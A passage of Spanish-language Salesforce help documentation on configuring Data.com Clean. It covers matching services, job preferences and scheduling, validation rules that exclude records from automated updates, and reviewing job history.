Existen múltiples formas de establecer la seguridad a nivel de campo (como por perfil o conjunto de permisos). Sin embargo, en este caso, la seguridad a nivel de campo es necesaria únicamente para 10 campos. Le recomendamos por lo tanto comenzar desde los campos y elegir los perfiles de usuario para usuarios que utilizan Data.com.

1. Desde la configuración de gestión de cuentas, vaya a la sección de campos.
2. Haga clic en la etiqueta de campo para abrir la página de detalles de cada uno de los campos.
3. En la página de detalles de cada campo, haga clic en `Configurar seguridad a nivel de campo`. Para cada perfil cuyos usuarios leen y modifican los campos, seleccione **Visible**. Por ejemplo, si desea que los usuarios los usuarios con el perfil Usuario estándar utilicen Data.com Clean, seleccione **Visible** para ese perfil.

Nota: Estos campos se mantienen por Data.com Clean. Por este motivo, hacerlos modificables estableciendo la seguridad a nivel de campo como **Visible** puede crear fallos en los datos cuando se ejecuta un trabajo de Limpieza.

CONSULTE TAMBIÉN

Configurar Data.com Clean

Configuración de gestión de búsqueda de objetos

# Definir sus preferencias y seleccionar un servicio de coincidencia de cuentas para Data.com Clean

Las preferencias de limpieza le permiten especificar qué registros de objetos desea limpiar y cómo desea limpiarlos. Las preferencias incluyen la selección del servicio de coincidencia utilizado para limpiar cuentas.

Si no tiene una licencia de Data.com Clean para su organización de Salesforce, no puede seleccionar preferencias para trabajos.

1. Revise las directrices para seleccionar un servicio de coincidencia utilizado para limpiar cuentas.
2. En Configuración, introduzca *Preferencias* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Preferencias** bajo la sección Limpiar.
3. Seleccione el servicio de coincidencia para limpiar cuentas. Si selecciona el servicio de coincidencia D&B DUNSRight™, ajuste su código de confianza si es necesario.
   El Código de confidencia de D&B clasifica candidatos de coincidencia de Data.com basándose en su similitud con su registro, desde 1 (no similar) hasta 10 (idéntico o muy similar). Bo comparamos *automáticamente* ningún registro de Data.com debajo del código que selecciona aquí. Si tenemos múltiples registros en o debajo de su selección, comparamos el registro de mejor calidad. Cuando limpia *manualmente* algunos registros, puede seleccionar una coincidencia entre nuestro código de confianza predeterminado (5) y el código que seleccione aquí.
4. Revise las directrices para seleccionar preferencias de trabajos.
5. Asegúrese de que la casilla de verificación `Activar trabajos de limpieza` está seleccionada para cada objeto cuyos registros desea limpiar. Si dispone de una licencia de Data.com Clean y desea limpiar registros de D&B Company, seleccione la casilla de verificación `Activar trabajos de limpieza para D&B Companies`.
6. Para cada objeto que ha activado, seleccione su preferencia de limpieza.
7. Guarde sus preferencias.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para implementar Data.com:
- "Personalizar aplicación"

### Directrices para seleccionar un servicio de coincidencia de cuentas

Si utiliza Data.com Prospector o Data.com Clean, puede seleccionar el servicio de coincidencia que utiliza su organización para limpiar registros de cuentas. Es importante comprender cada servicio, sus comportamientos de limpieza y consideraciones relacionadas antes de seleccionar su servicio.

### Directrices para seleccionar las preferencias de trabajo de Data.com Clean

Revise las preferencias que puede establecer antes de definir sus trabajos de Data.com Clean.

## CONSULTE TAMBIÉN

- Configurar Data.com Clean
- Configurar trabajos de Data.com Clean
- Realizar un seguimiento del historial de campos para objetos estándar
- Directrices para seleccionar un servicio de coincidencia de cuentas
- Directrices para seleccionar las preferencias de trabajo de Data.com Clean

## Directrices para seleccionar un servicio de coincidencia de cuentas

Si utiliza Data.com Prospector o Data.com Clean, puede seleccionar el servicio de coincidencia que utiliza su organización para limpiar registros de cuentas. Es importante comprender cada servicio, sus comportamientos de limpieza y consideraciones relacionadas antes de seleccionar su servicio.

Los servicios de coincidencia disponibles son:

**Coincidencia de Data.com**

La tecnología de coincidencia propia de Data.com, que busca coincidencias en los campos `Nombre de cuenta`, `Dirección de facturación`, `Sitio Web` y `Teléfono`.

El servicio de coincidencia de Data.com se utiliza siempre cuando se limpian cuentas que tienen un `Número D-U-N-S` válido, incluso si se selecciona el servicio de coincidencia DUNSRight.

**Coincidencia de D&B DUNSRight™**

La tecnología de calidad de datos patentada por D&B, que utiliza un proceso riguroso para normalizar los datos y asociar los registros de D&B Company con sus registros de cuentas. El proceso también emplea el código de confianza de D&B, clasifica a los candidatos coincidentes de Data.com basándose en lo que se parezcan a su registro, de 1 (no parecidos) a 10 (idénticos o muy parecidos). D&B también proporciona grados de coincidencia codificados por letras para campos individuales. Para obtener información detallada sobre cómo funciona la coincidencia de DUNSRight de D&B, consulte *Coincidencia de entidades de D&B*.

| Atributo | Coincidencia de Data.com | Coincidencia de DUNSRight™ |
|---|---|---|
| Servicio de coincidencia predeterminado | ✅ | |
| Incluye el Código de confianza de D&B | | ✅ |
| Admite una amplia coincidencia internacional[1] | | ✅ |
| Admite países que no son angloparlantes | | ✅ |
| Requiere la asignación predeterminada para el `Número D-U-N-S` | | ✅ |

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

La coincidencia de DUNSRight de D&B[1] ofrece registros coincidentes para más de 200 países más que la coincidencia de Data.com. La coincidencia de DUNSRight *no* admite estos países y regiones: Islas del Almirantazgo; Islas Åland; Antártida; Isla Ascensión; Bonaire; Isla Bouvet; Territorio Británico del Océano Índico; Islas Carolinas; Islas Cocos (Keeling); Cuba; Curazao; Territorios Australes Franceses; Guernesey; Islas Heard y McDonald; Isla de Man; Jersey; República Popular Democrática de Corea; Mayotte; Estados Federados de Micronesia; Islas Midway; Mongolia; Niue; Palaos; Territorios Palestinos Ocupados; Pitcairn; San Bartolomé; San Eustaquio y Saba; San

Martín (parte francesa); San Martín (parte holandesa); Georgia del Sur; Islas Sandwich del Sur; Svalbard y Jan Mayen; Timor Oriental; República Turca del Norte de Chipre; Islas menores alejadas de los Estados Unidos; Isla Wake; Wallis y Futuna; Sáhara Occidental.

CONSULTE TAMBIÉN

- ¿Cómo se hacen coincidir los registros de Salesforce y Data.com?
- Configurar Data.com Clean
- Consideraciones para programar trabajos de Data.com Clean
- Directrices para seleccionar las preferencias de trabajo de Data.com Clean
- Configurar trabajos de Data.com Clean
- Definir sus preferencias y seleccionar un servicio de coincidencia de cuentas para Data.com Clean

## Directrices para seleccionar las preferencias de trabajo de Data.com Clean

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Revise las preferencias que puede establecer antes de definir sus trabajos de Data.com Clean.

- Data.com Clean ofrece tres opciones para limpiar sus datos con trabajos. Los trabajos pueden hacer lo siguiente:
  - `Marcar todas las diferencias por registro` en campos *solo identificar* cuyos valores son diferentes de los valores de Data.com
  - `Marcar diferencias y cumplimentar automáticamente los campos en blanco` para identificar campos cuyos valores son diferentes y *cumplimentar campos en blanco* con valores de Data.com.
  - `Personalizar configuraciones campo por campo`.
- Si selecciona la opción `Personalizar` para algún objeto, podrá hacer lo siguiente:
  - Marcar campos en sus registros de Salesforce que tengan valores diferentes de los registros de Data.com coincidentes.
  - Marcar valores de campos diferentes en sus registros de Salesforce y cumplimentar automáticamente los campos en blanco con valores de Data.com.
  - Sobrescribir valores de campos diferentes en sus registros de Salesforce con valores de Data.com. Si sobrescribe valores de registros de Salesforce, establezca el seguimiento del historial para esos campos.
- Puede establecer preferencias de solamente marcar y de marcar y cumplimentar automáticamente para todos los registros o campo por campo. Las preferencias de sobrescritura se establecen por campo.
- Si utiliza Data.com Clean, también puede limpiar registros de D&B Company vinculados a cuentas y candidatos. Los trabajos de limpieza de D&B Company cumplimentan automáticamente o sobrescriben valores de campo en registros de D&B company, pero no cambian los datos de registros de candidato o cuenta vinculados.
- Sus preferencias surten efecto cuando se ejecuta el siguiente trabajo de limpieza programado y los usuarios podrán ver las marcas, según corresponda, cuando limpian registros manualmente.
- Si, después de cambiar los servicios de coincidencia, desea realizar una nueva coincidencia única con el nuevo servicio de coincidencia, puede eliminar manualmente el `Número D-U-N-S` de los registros de cuentas para obligar al servicio de coincidencia a volver a asociar los registros. Tenga en cuenta que esto podría afectar a sus índices de coincidencia.
- No recomendamos asignar un campo personalizado ni omitir la asignación para ninguno de los servicios de coincidencia.
- Los candidatos convertidos se excluyen de los trabajos de limpieza de Candidatos.
- Si selecciona que un campo sea sobrescrito por trabajos de limpieza y un usuario marca ese campo como *`erróneo`* en un registro, los trabajos no sobrescribirán ese campo en ese registro.

- Las cuentas personales se excluyen de los trabajos de limpieza de Cuentas y Contactos.

CONSULTE TAMBIÉN

Configurar Data.com Clean

Configurar trabajos de Data.com Clean

Definir sus preferencias y seleccionar un servicio de coincidencia de cuentas para Data.com Clean

Directrices para seleccionar un servicio de coincidencia de cuentas

## Configurar trabajos de Data.com Clean

Si su organización dispone de una licencia de Data.com Clean, puede configurar trabajos automatizados para limpiar sus registros.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Consideraciones para programar trabajos de Data.com Clean

Revise consideraciones para la programación de sus registros para su limpieza automática utilizando trabajos de limpieza.

Programar trabajos de Data.com Clean

Para mantener el estado de limpieza actualizado de sus registros, programe trabajos automáticos para comparar sus registros con Data.com. Los trabajos solo están disponibles para organizaciones con una licencia de Data.com Clean.

Programar una sincronización completa de sus registros de cuentas de Salesforce con Data.com Clean

Si utiliza el servicio de coincidencia D&B DUNSRight™, puede programar una sincronización completa de sus registros de cuentas con los de Data.com la próxima vez que se ejecuten los trabajos de limpieza de su cuenta. La sincronización completa compara todos sus registros de cuentas con registros de Data.com y puede buscar coincidencias para registros que no las tenían durante trabajos anteriores.

Evitar que los trabajos de Data.com Clean actualicen registros

Puede evitar que se actualicen los registros individuales de cuentas, contactos y candidatos con datos de Data.com cuando se ejecutan trabajos automatizados.

Revisar el historial de trabajos de Data.com Clean

La tabla Historial de trabajos de Data.com Clean le permite revisar sus trabajos actuales y acceder a los registros de error de trabajos.

### Consideraciones para programar trabajos de Data.com Clean

Revise consideraciones para la programación de sus registros para su limpieza automática utilizando trabajos de limpieza.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**Importante:** Si ha configurado la ejecución de desencadenadores cuando se actualizan registros de cuentas, contactos o candidatos, y sus desencadenadores realizan consultas SOQL, las consultas podrían interferir en los trabajos para esos objetos. Sus desencadenadores de Apex (combinados) no deben superar 200 consultas SOQL por lote. Si lo hacen, fallará su trabajo para ese objeto. Además, si sus desencadenadores son métodos @future, están sujetos a un límite de 10 llamadas @future por lote.

- Los trabajos solo están disponibles para organizaciones con una licencia de Data.com Clean.
- Debe tener trabajos programados durante al menos un día a la semana para que se ejecuten.

- Los trabajos solo procesan registros para objetos activados
- En un trabajo de sincronización completo, se limpian todos los registros, sin que importe su estado de limpieza. En un trabajo de *sincronización incremental*, solo los registros con un estado de limpieza `No se ha comparado` se limpian.
- Cuando se ejecuta un trabajo de sincronización completo, se ejecuta en vez de un trabajo de sincronización incremental.
- Si se programa la ejecución de un trabajo de sincronización completo, se ejecuta incluso si no han cambiado registros.
- La duración entre los trabajos se cuenta desde el momento en que finaliza el trabajo anterior y el comienzo del siguiente trabajo.
- Los trabajos se disponen en cola de acuerdo con la configuración de su programación, y se ejecutan de manera independiente para cuentas, contactos y candidatos. Si utiliza la clave social de Data.com, los trabajos también ejecutarán un proceso que buscará y asociará controladores sociales para sus contactos y candidatos.
- La cantidad de tiempo que emplea un trabajo en completarse depende de varios factores, incluyendo el servicio de coincidencia que haya seleccionado (para trabajos de cuentas), el número de registros que limpie su trabajo, así como el rendimiento global de Salesforce. Empleando la coincidencia de Data.com, se tarda aproximadamente un día para que los trabajos limpien 3.000.000 de registros. Empleando la coincidencia de DUNSRight™, se tarda aproximadamente un día para que los trabajos limpien 750.000 de registros.
- Utilice su entorno sandbox para probar los trabajos de limpieza automatizados antes de ejecutarlos en su organización de producción con datos en tiempo real. Cuando haya introducido Data.com Clean en su organización de producción, actualice su sandbox para que tenga los mismos permisos y datos. A continuación, siga los pasos de Implementación de Data.com Clean para configurar Clean en su Sandbox. Si todo funciona correctamente en su entorno sandbox, siga los mismos pasos de implementación en su organización de producción.
- Los trabajos programados en un entorno de Sandbox vencen transcurridos 30 días.
- Para obtener resultados óptimos, recomendamos que incluya un valor válido en los campos `País` y `Estado/Provincia`.
- Antes de programar trabajos, le recomendamos programar copias de seguridad de sus datos de cuenta, contacto y candidato. Siempre es una práctica recomendada; además, si alguna vez se establecen coincidencias inadecuadas con sus registros de Salesforce, puede volver a versiones anteriores.
- Configure el seguimiento del historial de campos de cuentas, contactos y candidatos. El seguimiento del historial de campos le ayuda a identificar cambios en los valores de campos y realiza un seguimiento de quién hizo los cambios y cuándo. Si utiliza el seguimiento del historial de campos, asegúrese de agregar las listas relacionadas Historial de cuentas, Historial de contactos e Historial de candidatos a los formatos de página respectivos de esos objetos.
- Los trabajos no procesan registros de cuentas personales.
- La regla de limpieza Información de empresa para cuentas entra en conflicto con trabajos de limpieza. Para evitar conflictos, consulte Consideraciones para la configuración de regla de limpieza Información de empresa.

CONSULTE TAMBIÉN

Configurar Data.com Clean

Configurar trabajos de Data.com Clean

Directrices para seleccionar un servicio de coincidencia de cuentas

## Programar trabajos de Data.com Clean

Para mantener el estado de limpieza actualizado de sus registros, programe trabajos automáticos para comparar sus registros con Data.com. Los trabajos solo están disponibles para organizaciones con una licencia de Data.com Clean.

1. Revise las consideraciones antes de programar trabajos.
2. En Configuración, introduzca *Trabajos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Trabajos** bajo la sección Limpiar.
3. Seleccione los días de la semana en los que desea que se ejecuten los trabajos.
4. Seleccione la hora de inicio que prefiera.

   Nota: Los trabajos de ejecutan de forma independiente, por lo que es posible que sus horas de inicio varíen.

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Configurar Data.com Clean
- Configurar trabajos de Data.com Clean
- Consideraciones para programar trabajos de Data.com Clean
- Revisar el historial de trabajos de Data.com Clean

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para programar trabajos de Data.com Clean y ver el historial de trabajos:
- "Personalizar aplicación"

## Programar una sincronización completa de sus registros de cuentas de Salesforce con Data.com Clean

Si utiliza el servicio de coincidencia D&B DUNSRight™, puede programar una sincronización completa de sus registros de cuentas con los de Data.com la próxima vez que se ejecuten los trabajos de limpieza de su cuenta. La sincronización completa compara todos sus registros de cuentas con registros de Data.com y puede buscar coincidencias para registros que no las tenían durante trabajos anteriores.

Después de haberse ejecutado la sincronización completa solicitada, la opción se desactiva. Puede volver a activarla y programar otra sincronización completa cada 30 días. Le haremos saber cuándo está en curso su sincronización completa o cuánto tiempo hace desde que se ejecutó su última sincronización completa.

1. En Configuración, introduzca *Trabajos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Trabajos** bajo Data.com.
2. Haga clic en el botón junto a **Sincronización completa con el siguiente trabajo** para **Activar** la sincronización completa.
   Después de que se haya ejecutado la sincronización completa solicitada, el botón cambiará a **Desactivar**.

CONSULTE TAMBIÉN

- Configurar Data.com Clean
- Configurar trabajos de Data.com Clean

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para programar trabajos de Data.com Clean y ver el historial de trabajos:
- "Personalizar aplicación"

## Evitar que los trabajos de Data.com Clean actualicen registros

Puede evitar que se actualicen los registros individuales de cuentas, contactos y candidatos con datos de Data.com cuando se ejecutan trabajos automatizados.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Utilizar el estado de limpieza Omitido para evitar que los trabajos de Data.com Clean actualicen registros

Utilice la preferencia de omisión de trabajos `Registros omitidos` de Data.com Clean, que garantiza que los registros con un `Estado de limpieza` de `Omitido` no son actualizados por trabajos. Este es el método recomendado para evitar que los trabajos actualicen registros.

Utilizar campos personalizados y reglas de validación para evitar que los trabajos de Data.com Clean actualicen registros

Utilice un campo personalizado para identificar los registros que no desea que se actualicen automáticamente. A continuación, cree una regla de validación que indica a los trabajos que omitan estos registros.

### CONSULTE TAMBIÉN

Configurar trabajos de Data.com Clean

Configurar Data.com Clean

¿Puedo evitar que los trabajos de Data.com Clean actualicen registros automáticamente?

## Utilizar el estado de limpieza `Omitido` para evitar que los trabajos de Data.com Clean actualicen registros

Utilice la preferencia de omisión de trabajos `Registros omitidos` de Data.com Clean, que garantiza que los registros con un `Estado de limpieza` de `Omitido` no son actualizados por trabajos. Este es el método recomendado para evitar que los trabajos actualicen registros.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para establecer preferencias de trabajos:
- "Personalizar aplicación"

Para crear clases y desencadenadores de Apex
- "Autor de Apex"

1. En Configuración, introduzca *`Preferencias`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Preferencias** bajo la sección Limpiar.
2. Seleccione `Registros omitidos` en la Preferencias de omisión de trabajo para trabajos de Cuentas, Contactos y Candidatos.
3. Guarde sus preferencias.
4. Establezca el `Estado de limpieza` a *`Omitido`* para registros que no desee que actualicen los trabajos.

   Consejo: Puede utilizar la API de Salesforce, el Cargador de datos, o bien un desencadenador de Apex para establecer el `Estado de limpieza` para múltiples registros.

5. Para garantizar que el `Estado de limpieza` `Omitido` de registros no cambia cuando se actualizan registros, cree un desencadenador de Apex.
   Cuando se actualiza un registro, el desencadenador establece su `Estado de limpieza` de nuevo en `Omitido`. De este modo los trabajos no actualizarán el registro.

### CONSULTE TAMBIÉN

Utilizar campos personalizados y reglas de validación para evitar que los trabajos de Data.com Clean actualicen registros

## Utilizar campos personalizados y reglas de validación para evitar que los trabajos de Data.com Clean actualicen registros

Utilice un campo personalizado para identificar los registros que no desea que se actualicen automáticamente. A continuación, cree una regla de validación que indica a los trabajos que omitan estos registros.

**Importante:** Si crea una regla de validación para evitar actualizaciones automáticas, recuerde esta práctica recomendada.

La regla de validación genera entradas y mensajes relacionados en los registros de trabajo de Data.com Clean, pero sus trabajos podrían generar otras entradas y errores también, por lo que asegúrese de examinar sus registros de trabajo detenidamente.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**PERMISOS DE USUARIO**

Para crear o cambiar campos personalizados:
- "Personalizar aplicación"

Para definir o cambiar las reglas de validación de campos:
- "Personalizar aplicación"

Para ver las reglas de validación de campos:
- "Ver parámetros y configuración"

1. Cree un campo personalizado para cada objeto en el que haya registros que desee evitar que los trabajos de limpieza actualicen automáticamente.
   Este es un ejemplo de cómo definir el campo personalizado.

| Campo | Valor o selección |
|---|---|
| `Tipo de campo` | `Casilla` |
| `Etiqueta de campo` | *`Data.com no actualiza automáticamente`* |
| `Valor predeterminado` | `No seleccionado` |
| `Descripción` | *`Evita que los trabajos de limpieza automatizados actualicen campos con los valores de registros de Data.com coincidentes.`* |
| `Texto de ayuda` | *`Excluya este registro de las actualizaciones de campo automatizadas de los trabajos de Data.com Clean`* |

2. Para bloquear las actualizaciones automáticas en registros que tengan seleccionado `Data.com no se actualiza automáticamente` (o el nombre que le haya puesto al campo personalizado), cree una regla de validación.
   Este es un ejemplo de cómo definir la regla de validación para cada objeto.

| Campo | Valor o selección |
|---|---|
| `Nombre de regla` | *`Bloquear_actualización_automática_de_Data_com`* |
| `Descripción` | *`Prevención a nivel de registro de que trabajos de limpieza automatizados actualicen automáticamente valores de campos.`* |
| `Formula de condición de error` (para cuentas) | `(`***`SU NOMBRE DE LA API DE CAMPO PERSONALIZADO`*** `) && ($User.Alias = "autocln") && (ISCHANGED( NúmeroDuns ) ||` |

| Campo | Valor o selección |
| --- | --- |
| | `ISCHANGED( NúmeroDeEmpleados ) || ISCHANGED( IngresoAnual ) || ISCHANGED( SímboloTeletipo ) || ISCHANGED( SitioWeb ) || ISCHANGED( Sector ) || ISCHANGED( Propiedad ) || ISCHANGED( CiudadDeFacturación ) || ISCHANGED( PaísDeFacturación ) || ISCHANGED( EstadoDeFacturación ) || ISCHANGED( CalleDeFacturación ) || ISCHANGED( CódigoPostalDeFacturación ) || ISCHANGED( Teléfono ) || ISCHANGED( Fax ) || ISCHANGED( Sitio ) || ISCHANGED( Tradestyle ) || ISCHANGED( AñoInicio ) || ISCHANGED( Sic ) || ISCHANGED( DescripciónSic ) || ISCHANGED( CódigoNaics ) || ISCHANGED( DescripciónNaics ) || ISCHANGED( Descripción ) )` |
| Formula de condición de error (para contactos) | `(`***`SU NOMBRE DE LA API DE CAMPO PERSONALIZADO`*** `) && ($User.Alias = "autocln") && (ISCHANGED( Título ) || ISCHANGED( CorreoElectrónico ) || ISCHANGED( Teléfono ) || ISCHANGED( CalleDeCorreo ) || ISCHANGED( CiudadDeCorreo ) || ISCHANGED( EstadoDeCorreo ) || ISCHANGED( PaísDeCorreo ) || ISCHANGED( CódigoPostalDeCorreo ) )` |
| Formula de condición de error (para candidatos) | `(`***`SU NOMBRE DE LA API DE CAMPO PERSONALIZADO`*** `) && ($User.Alias = "autocln") && (ISCHANGED( Empresa ) || ISCHANGED( Título ) || ISCHANGED( CorreoElectrónico ) || ISCHANGED( Teléfono ) || ISCHANGED( Calle ) || ISCHANGED( Ciudad ) || ISCHANGED( Estado ) || ISCHANGED( CódigoPostal ) || ISCHANGED( País ) || ISCHANGED( NúmeroDeEmpleados ) || ISCHANGED( IngresoAnual ) || ISCHANGED( Sector ) || ISCHANGED( NúmeroDunsEmpresa ) )` |
| Mensaje de error | *Este registro se ha excluido de las actualizaciones de campo automatizadas de los trabajos de Data.com Clean.* |

3. Abra cada registro que no desee que se actualice automáticamente y seleccione `No actualizar automáticamente` (o el nombre que le haya puesto al campo personalizado).
   Cuando se ejecutan los trabajos automatizados, para cada registro no actualizado, verá un mensaje en el registro del trabajo: "`Este registro se ha excluido de las actualizaciones de campo automatizadas de los trabajos de Data.com Clean.`"

   Consejo: Puede utilizar el Cargador de datos o un desencadenador personalizado para seleccionar esta casilla de verificación para varios registros.

CONSULTE TAMBIÉN

Crear campos personalizados

Definir reglas de validación

Utilizar el estado de limpieza Omitido para evitar que los trabajos de Data.com Clean actualicen registros

## Revisar el historial de trabajos de Data.com Clean

La tabla Historial de trabajos de Data.com Clean le permite revisar sus trabajos actuales y acceder a los registros de error de trabajos.

Importante: Si utiliza la regla de validación No actualizar automáticamente para evitar que los trabajos de Data.com Clean actualicen automáticamente los registros seleccionados, asegúrese de comprender sus efectos en los registros de trabajos de limpieza. Esta regla genera entradas y mensajes relacionados en los registros de trabajo pero sus trabajos podrían generar otras entradas y errores también. Asegúrese de examinar sus registros de trabajo detenidamente. La regla de validación está disponible en el paquete de AppExchange de informes de Data.com.

1. En Configuración, introduzca *`Trabajos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Trabajos**.
2. Vea los detalles del trabajo en la sección Historial de trabajos de Limpieza.
3. Si el trabajo ha detectado errores al procesar los registros, haga clic en el vínculo en las columnas `Errores de lote` o `Errores de entidad` para descargar el archivo `.csv` de registro de trabajos.

   Almacenamos los registros de trabajos durante 21 días.

Aquí se muestran las definiciones para las columnas de la tabla.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para programar trabajos de Data.com Clean y ver el historial de trabajos:
- "Personalizar aplicación"

| Encabezado de columna | Definición |
|---|---|
| `Fecha` | Fecha en la que se ejecutó el trabajo. |
| `Hora de envío` | La hora en la que se envió el trabajo a la cola de trabajos. Los trabajos de ejecutan de forma independiente, por lo que es posible que no sea la hora exacta en la que se ejecutó el trabajo. |
| `Tipo de trabajo` | El tipo de trabajo: Para Cuentas, D&B Companies, Contactos o Candidatos.<br>Existen varios tipos de trabajos de cuentas. |

| Encabezado de columna | Definición |
| --- | --- |
| | `Cuenta (Coincidencia de Data.com)`: se ha utilizado el servicio de coincidencia de Data.com para comparar registros de cuentas.<br>`Cuenta (coincidencia de DUNSRight)`: se ha utilizado el servicio de coincidencia de DUNSRight para asociar registros de cuentas.<br>`Cuenta (Búsqueda de Número D-U-N-S)`: se ha utilizado el campo `Número D-U-N-S`, si existe, para volver a comparar (o buscar) los registros de cuentas. |
| `Estado del trabajo` | El estado del trabajo:<br>`En cola`: El trabajo está en la cola para su ejecución. Para trabajos en este estado, la columna `Hora de envío` muestra un guión (–).<br>`Preparación`: el trabajo se está preparando para su ejecución.<br>`Procesando`: el trabajo está en curso.<br>`Completado`: ha finalizado la ejecución del trabajo (con o sin errores).<br>`Error`: la ejecución del trabajo ha fallado.<br>`Abortado`: se ha cancelado el trabajo antes de su ejecución o durante esta. |
| `Registros` | El número total de registros de Salesforce procesados por el trabajo. |
| `Coincidente` | El número total de registros de Salesforce que el trabajo ha asociado a registros de Data.com. |
| `Sin igual` | El número total de registros de Salesforce que el trabajo no ha asociado a registros de Data.com. |
| `Inactivo` | El número de registros de Salesforce marcados como `Inactivo` en Data.com. |
| `Errores de lote` | El número total de errores de lote que ha encontrado un trabajo durante su ejecución. Un guión indica que no hay ni errores ni datos. Si el trabajo produce un registro de trabajo de errores de lote, haga clic en el vínculo para descargarlo y abra su archivo .csv. |
| `Errores de entidad` | El número total de errores de entidad que ha encontrado un trabajo durante su ejecución. Un guión indica que no hay ni errores ni datos. Si el trabajo produce un registro de trabajo de errores de entidad, haga clic en el vínculo para descargarlo y abra su archivo .csv. Ahí encontrará una explicación para los errores de entidad producidos debidos a un fallo al guardar el registro; por ejemplo, debido a un fallo de la regla de validación. Los errores de entidad suelen ser resultado de fallos de la regla de validación o de |

| Encabezado de columna | Definición |
| --- | --- |
| | incumplimiento de campos obligatorios. Si existe una explicación, la proporcionaremos.<br>El Id. único de un registro que ha producido un error durante el trabajo. Para abrir el registro, adjunte el Id. de 15 dígitos a la URL de su instancia de Salesforce. Por ejemplo: `https://na1.salesforce.com/0013000000hKBTq`. |

CONSULTE TAMBIÉN

- Configurar Data.com Clean
- Configurar trabajos de Data.com Clean

## Revisar desencadenadores y reglas de flujo de trabajo para la compatibilidad con Clean

Si su organización utiliza desencadenadores o reglas de flujo de trabajo en objetos habilitados para Clean (cuenta, contacto, candidato o D&B Company), revise los desencadenadores y flujos de trabajo y considere la opción de realizar ajustes u omitirlos para que los usuarios no se encuentren con resultados inesperados al limpiar los registros.

1. Si utiliza desencadenadores en cualquier objeto que se haya limpiado manualmente o mediante trabajos de limpieza, desde la configuración de gestión, vaya a Desencadenadores.
2. Abra y examine cada desencadenador para asegurarse de que su sistema o sus usuarios no se encuentran con resultados inesperados al limpiar los registros. Si descubre que uno o más desencadenadores podrían provocar resultados inesperados, quizá pueda ajustar esos desencadenadores. Si utiliza trabajos de limpieza y detecta varios desencadenadores que podrían causar resultados inesperados, considere la opción de omitir los desencadenadores cuando se ejecuten los trabajos. Puede seleccionar esa opción en la página Preferencias de limpieza: En Configuración, introduzca *Preferencias* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Preferencias** bajo Limpiar.
3. Si utiliza flujos de trabajo, desde Configuración, introduzca *Reglas de flujo de trabajo* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de flujo de trabajo**.
4. Abra y examine cada regla de flujo de trabajo para asegurarse de que su sistema o sus usuarios no se encuentran con resultados inesperados al limpiar los registros. Si descubre que una o más reglas de flujo de trabajo podrían provocar resultados inesperados, quizá pueda ajustar esas reglas. Si utiliza trabajos de Clean y detecta varias reglas que podrían causar resultados inesperados, considere la opción de omitir las reglas de flujo de trabajo cuando se ejecuten los trabajos. Puede seleccionar esa opción en la página Preferencias de limpieza. Puede seleccionar esa opción en la página Preferencias de limpieza: En Configuración, introduzca *Preferencias* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Preferencias** bajo Limpiar.
5. Para todos los desencadenadores y reglas de flujo de trabajo que esté utilizando, compruebe los resultados en los registros de objetos afectados después de que se ejecute el siguiente trabajo de Clean para ese objeto.

Ejemplo: su organización tiene un desencadenador que crea y asigna una tarea cada vez que se actualiza un registro de candidato de cualquier modo. Si limpia candidatos mediante trabajos de limpieza, sus usuarios podrían recibir más tareas de las esperadas, por lo que quizás desee ajustar el desencadenador de modo que solamente se creen y asignen tareas cuando se *modifiquen manualmente* o *se limpien registros por parte de usuarios de Salesforce*. Puede determinar quién actualizó un registro por última vez seleccionando el campo `Última modificación por`. Los registros actualizados por última vez por un trabajo de limpieza muestran `Data.com Clean` en ese campo, y los registros actualizados por usuarios muestran el nombre y los apellidos del usuario.

### CONSULTE TAMBIÉN

Consideraciones para la configuración de reglas de limpieza de información de la empresa

### EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### PERMISOS DE USUARIO

Para implementar Data.com Clean:
- "Personalizar aplicación"

Para implementar Data.com Prospector:
